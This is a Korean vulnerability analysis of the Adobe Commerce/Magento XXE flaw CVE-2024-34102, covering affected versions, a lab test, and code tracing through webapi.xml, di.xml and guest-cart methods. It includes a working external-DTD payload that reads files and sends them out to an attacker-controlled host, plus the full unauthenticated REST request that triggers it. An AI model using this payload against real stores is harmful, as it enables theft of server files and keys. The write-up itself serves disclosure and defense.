
# Research & Technique

## Adobe Commerce XXE 취약점(CVE-2024-34102)

### ■ 취약점 개요

Magento 는 2008 년 3 월 31 일에 처음 출시된 PHP 기반의 오픈소스 전자상거래 플랫폼이다. 2018 년 5 월에 Adobe 에 인수된 이후, Magento Commerce Enterprise Edition 은 Adobe Commerce 에 흡수되어 Adobe Commerce 로 리브랜딩[1]된다. 반면, Magento Community Edition 은 여전히 Magento Open Source 에 기반한 오픈 소스 전자상거래 플랫폼으로 운영되고 있다. OSINT 검색 엔진을 통해 인터넷 상에 공개된 Adobe Commerce 를 조회한 결과, 2024 년 8 월 9 일 기준 미국과 독일을 비롯한 수많은 국가의 4 만여 개 사이트에서 Adobe Commerce 를 전자상거래 플랫폼으로 사용 중이다.




출처: fofa.info

그림 1. Adobe Commerce 사용 통계

[1] 리브랜딩(Rebranding): 기존 브랜드에 새로운 이름, 용어, 심볼, 디자인, 개념 또는 이들의 조합으로 차별화된 정체성을 나타내려는 마케팅 전략

2024 년 6 월 13 일, Adobe Commerce 에서 XXE 취약점(CVE-2024-34102)이 공개됐다. 해당 취약점은 REST API[2]가 JSON 데이터를 객체로 변환하는 과정에서 필터링 로직이 미흡해 악의적인 XML 구문 해석을 통한 악성 행위를 할 수 있기 때문에 발생한다. 공격자는 해당 취약점을 통해 서버 내 중요정보를 탈취할 수 있어 주의가 필요하다.

2024 년 7 월 13 일, Adobe 에서는 해당 취약점을 통해 임의 명령 실행, 보안 기능 우회, 권한 상승 공격을 행할 수 있다는 위험을 알렸다. 또한, 판매자를 대상으로 CVE-2024-34102 가 제한적으로 악용되었다는 사실을 발견하고 이를 공지했다.

• URL: https://helpx.adobe.com/security/products/magento/apsb24-40.html

[2] REST API(Representational State Transfer API): HTTP 요청을 통해 통신하여 리소스 내에서 레코드를 생성하고 읽기, 업데이트 및 삭제(CRUD)와 같은 표준 데이터베이스 기능을 수행하는 API. 예를 들어, GET 은 검색, POST 는 생성, PUT 은 업데이트, DELETE 는 삭제 기능을 수행함

## ■ 공격 시나리오

CVE-2024-34102 의 공격 시나리오는 아래와 같다.





그림 2. CVE-2024-34102 공격 시나리오

① 공격자는 전자상거래 플랫폼으로 사용중인 취약한 Adobe Commerce 서버 탐색
② 공격자는 CVE-2024-34102 취약점을 이용하여 악의적인 XML 구문 전송
③ 공격자는 악의적인 XML 구문을 통해 서버 내 암호화 키 탈취
④ 공격자는 탈취한 키를 활용해 API에 활용하는 운영자 JWT 토큰 생성
⑤ 공격자는 생성된 JWT 토큰을 통해 운영자 권한으로 API 를 사용하여 서버 내 중요정보 탈취

## ■ 영향받는 소프트웨어 버전

CVE-2024-34102 에 취약한 소프트웨어 버전은 다음과 같다.

| S/W 구분 | 취약 버전 |
|---|---|
| **Adobe Commerce** | 2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8, 2.4.3-ext-7, 2.4.2-ext-7 이전 |
| **Magento Open Source** | 2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8 이전 |
| **Adobe Commerce Webhooks Plugin** | 1.2.0 부터 1.4.0 까지 |

## ■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-34102 의 동작 과정을 살펴본다.

| 이름 | 정보 |
|---|---|
| **피해자** | Adobe Commerce Magento Community Edition 2.4.7 (192.168.102.74) |
| **공격자** | Kali Linux (192.168.216.129) |

## ■ 취약점 테스트

### Step 1. 환경 구성

피해자 PC 에 CVE-2024-34102 취약점이 존재하는 Adobe Commerce 를 설치한다. Composer install 을 통해서 설치된 Adobe Commerce 인 경우, 설치된 경로 내 최상위 경로의 composer.lock 파일에 사용 중인 애플리케이션의 버전 정보가 기입되어 있다.

해당 환경의 경우 2.4.7 버전을 사용 중이기 때문에 취약한 환경임을 확인할 수 있다.





그림 3. 취약 Adobe Commerce 정보 확인

Step 2. 취약점 테스트

우선, 공격자는 악성 XML 을 응답하는 서버를 구축한다. 테스트 서버는 SSRF 취약점을 확인하기 위해 사용하는 SSRFUtility 를 이용하여 임시로 구축할 수 있다.

• URL: https://ssrf.cvssadvisor.com/

먼저, 아래의 New Instance 버튼을 눌러 새로운 인스턴스를 발급받는다.





그림 4. SSRFUtility 인스턴스 발급

발급받은 인스턴스에 다음과 같은 악성 XML payload 를 반환하도록 설정한다.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=FILE_TO_READ"> <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'https://INSTANCE_URL?%data;'>">
```

해당 설정은 아래와 같이 Customize HTTP Response 기능을 통해 /etc/hosts 파일을 읽는 악성 XML payload 를 반환하도록 지정할 수 있다.





그림 5. 악성 XML 반환 설정

이제 취약한 Adobe Commerce 서버에 CVE-2024-34102 취약점을 이용해 다음과 같은 패킷을 전송한다.

```
POST /rest/all/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Content-Type: application/json
Content-Length: 371

{
   "address": {
      "totalsReader": {
         "collectorList": {
            "totalCollector": {
               "sourceData": {
                  "data": "<?xml version=₩"1.0₩" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM ₩"https://pdc6c0c7.c5.rs/dtd.xml₩"> %sp; %param1; ]> <r>&exfil;</r>",
                  "options": 524290
               }
            }
         }
      }
   }
}
```

해당 취약한 서버에서 다음과 같은 응답을 확인할 수 있다.





그림 6. CVE-2024-34102 취약점으로 인한 /etc/hosts 파일 유출

위 과정을 자동화한 CVE-2024-34102 취약점 테스트 PoC는 아래 링크에서 확인할 수 있다.

• URL: https://github.com/EQSTLab/CVE-2024-34102





그림 7. CVE-2024-34102 PoC 실행 후 /etc/hosts 파일 유출 확인

## ■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-34102 취약점이 발생하는 원리를 순차적으로 설명한다. Step 1 에서는 접근 권한 및 클래스 설정 파일인 webapi.xml 과 di.xml 분석을 통해 인증없이 접근 가능한 경로에서 어떤 메서드가 호출되는지 분석한다. Step 2 에서 HTTP body 의 JSON 데이터가 객체로 역직렬화[3]되는 과정을 분석한다. 마지막으로 Step 3 에서는 Adobe Commerce 에서 발생하는 XXE(XML External Entity Injection) 취약점을 다루고 위 역직렬화 과정에서 호출되는 클래스 추적을 통해 XXE 취약점이 어떻게 발생하는지 분석한다.

### Step 1. 인증없이 접근가능한 URL 탐색 및 실행 추적

Magento2 는 기능을 사용할 때 UI 와 REST API 를 통해 접근할 수 있다. 특히, 인증없이 접근할 수 있는 REST API 를 우선적으로 탐색해 취약 지점을 살펴볼 수 있다.

#### 1) webapi.xml

Magento2 에서 REST API 의 접근에 대한 상세 설정은 각 모듈 내의 webapi.xml 파일에 명시한다. Magento 를 설치한 경로 내 vendor/magento/module-quote/etc/webapi.xml 파일을 참고하면 다음과 같은 xml 파일의 일부분을 확인할 수 있다.

```
<route url="/V1/carts/:cartId/estimate-shipping-methods" method="POST"> ①
  ②<service class="Magento\Quote\Api\ShipmentEstimationInterface" method="estimateByExtendedAddress"/>
    <resources>
        <resource ref="Magento_Cart::manage" /> ③
    </resources>
</route>
```

그림 8. webapi.xml 파일 일부분

위 webapi.xml 파일의 각 노드는 다음을 뜻한다.

①route: API 를 호출할 URL 을 지정, 어떤 URL 에 어떤 메서드로 접근할 때 API 를 호출할지 지정한다.

②service: API 의 호출될 클래스와 메서드를 지정할 수 있다. 위 예시의 경우 estimatedByExtendedAddress 라는 메서드에 cartId 가 파라미터로 전달되어 호출된다.

③resources: API 를 호출할 권한을 명시한다. ref 의 속성값 중, anonymous 는 모든 유저, self 는 고객을 뜻한다. 위 예시의 경우 별도 인증없이 모든 유저가 접근 가능하다.

resources 노드의 ref 속성값이 anonymous 인 webapi.xml 을 조사한 결과, 대표적으로 다음 두 경로가 별도의 인증 과정이 필요 없음을 확인할 수 있다.

```
/rest/V1/guest-carts/:cartId/billing-address
/rest/V1/guest-carts/:cartId/estimate-shipping-methods
```

[3] 역직렬화(deserialization): 일련의 바이트로부터 데이터 구조를 추출하는 작업

2) di.xml

Magento2 에서 webapi.xml 의 service 노드에 명시된 클래스는 그 자체의 class 명이 호출되지 않는다. di.xml 은 인스턴스화[4] 과정에서 특정 클래스에 대한 설정(preference)을 정의하는 역할을 한다.

위와 마찬가지로 Magento2 를 설치한 경로 내 vendor/magento/module-quote/etc/di.xml 파일을 참고하면 다음과 같은 xml 파일의 일부분을 확인할 수 있다.


그림 9. di.xml 파일 일부분

1)의 webapi.xml 에 따라 /rest/V1/guest-carts/eqst-test/estimate-shipping-methods URL 경로 접근 시 내부에서 호출되는 클래스는 Magento₩Quote₩Api₩Data₩AddressInterface 지만, di.xml 에 따라 해당 클래스의 호출은 Magento₩Quote₩Model₩Quote₩Address 클래스 호출로 아래와 같이 대체된다.





그림 10. getPreference 함수에서 di.xml 에 따라 대체되는 클래스명

[4] 인스턴스화(instantiate): 클래스로부터 객체를 만드는 과정

3) 호출 메서드 분석

(1) /rest/V1/guest-carts/:cartId/estimate-shipping-methods

1)에서 설명한 인증없이 접근 가능한 경로 중 estimate-shipping-methods 경로에 대한 webapi.xml 의 설정은 다음과 같다.

```
vendor > magento > module-quote > etc > webapi.xml
  8   <routes xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
165       <route url="/V1/guest-carts/:cartId/estimate-shipping-methods" method="POST">
166           <service class="Magento\Quote\Api\GuestShipmentEstimationInterface" method="estimateByExtendedAddress"/>
167           <resources>
168               <resource ref="anonymous" />
169           </resources>
170       </route>
```

그림 11. estimate-shipping-methods 경로에 대한 webapi.xml 설정

2)에서 설명한 webapi.xml 에서 호출되는 클래스의 di.xml 설정 정보는 다음과 같다.

```
magento > module-quote > etc > di.xml
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd"
    <preference for="Magento\Quote\Model\GuestCart\GuestShippingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingAdd
    <preference for="Magento\Quote\Api\GuestShippingMethodManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement
    <preference for="Magento\Quote\Api\GuestShipmentEstimationInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
    <preference for="Magento\Quote\Api\GuestBillingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestBillingAddressManagement
    <preference for="Magento\Quote\Api\GuestCartTotalManagementInterface" type="Magento\Quote\Model\GuestCart\GuestCartTotalManagement" />
```

그림 12. 위 webapi.xml 설정에 따른 di.xml 설정 정보

위 두 xml 파일 설정으로 /rest/V1/guest-carts/:cartId/estimate-shipping-methods 경로에 HTTP 요청을 보낼 시, Magento₩Quote₩Model₩GuestCart₩GuestShippingMethodManagement 클래스의 estimatedByExtendedAddress 메서드가 호출된다. estimatedByExtendedAddress 메서드의 소스코드는 다음과 같다.

```
vendor > magento > module-quote > Model > GuestCart > GuestShippingMethodManagement.php
 24   {
 94       /**
 97       public function estimateByExtendedAddress($cartId, AddressInterface $address)
 98       {
 99           /** @var $quoteIdMask QuoteIdMask */
100           $quoteIdMask = $this->quoteIdMaskFactory->create()->load($cartId, 'masked_id');
101
102           return $this->getShipmentEstimationManagement()
103               ->estimateByExtendedAddress((int) $quoteIdMask->getQuoteId(), $address);
104       }
```

그림 13. estimatedByExtendedAddress 메서드

HTTP 요청을 보낸 뒤, 내가 보낸 HTTP body 값이 AddressInterface 클래스 형태의 객체로 변환되어 인수로 들어가는 것을 확인할 수 있다.

2. /rest/V1/guest-carts/:cartId/billing-address

1)에서 설명한 인증없이 접근 가능한 경로 중 billing-address 경로에 대한 webapi.xml 의 설정은 다음과 같다.

```
vendor > magento > module-quote > etc > webapi.xml
  8   <routes xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
352       <route url="/V1/guest-carts/:cartId/billing-address" method="POST">
353           <service class="Magento\Quote\Api\GuestBillingAddressManagementInterface" method="assign"/>
354           <resources>
355               <resource ref="anonymous" />
356           </resources>
357       </route>
```

그림 14. billing-address 경로에 대한 webapi.xml 설정

2)에서 설명한 webapi.xml 에서 호출되는 클래스의 di.xml 설정 정보는 다음과 같다.

```
vendor > magento > module-quote > etc > di.xml
  8   <config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd">
 40       <preference for="Magento\Quote\Api\GuestShippingMethodManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
 41       <preference for="Magento\Quote\Api\GuestShipmentEstimationInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
 42       <preference for="Magento\Quote\Api\GuestBillingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestBillingAddressManagement" />
 43       <preference for="Magento\Quote\Api\GuestCartTotalManagementInterface" type="Magento\Quote\Model\GuestCart\GuestCartTotalManagement" />
 44       <preference for="Magento\Quote\Api\Data\EstimateAddressInterface" type="Magento\Quote\Model\EstimateAddress" />
 45       <preference for="Magento\Quote\Api\Data\ProductOptionInterface" type="Magento\Quote\Model\Quote\ProductOption" />
 46       <preference for="Magento\Quote\Model\ValidationRules\QuoteValidationRuleInterface" type="Magento\Quote\Model\ValidationRules\QuoteValidationCompo
 47       <preference for="Magento\Quote\Model\QuoteMutexInterface" type="Magento\Quote\Model\QuoteMutex"/>
 48       <preference for="Magento\Quote\Model\Quote\Item\Option\ComparatorInterface" type="Magento\Quote\Model\Quote\Item\Option\Comparator"/>
 49       <preference for="Magento\Quote\Model\Cart\ProductReaderInterface" type="Magento\Quote\Model\Cart\ProductReader"/>
```

그림 15. 위 webapi.xml 설정에 따른 di.xml 설정 정보

위 두 xml 파일 설정으로 /rest/V1/guest-carts/:cartId/billing-address 경로에 HTTP 요청을 보낼 시, Magento₩Quote₩Model₩GuestCart₩GuestBillingAddressManagement 클래스의 assign 메서드가 호출된다. assign 메서드의 소스코드는 다음과 같다.

```
vendor > magento > module-quote > Model > GuestCart > GuestBillingAddressManagement.php
 17   {
 45       public function assign($cartId, \Magento\Quote\Api\Data\AddressInterface $address, $useForShipping = false)
 46       {
 47           /** @var $quoteIdMask QuoteIdMask */
 48           $quoteIdMask = $this->quoteIdMaskFactory->create()->load($cartId, 'masked_id');
 49           return (int)$this->billingAddressManagement->assign($quoteIdMask->getQuoteId(), $address, $useForShipping);
 50       }
```

그림 16. assign 메서드

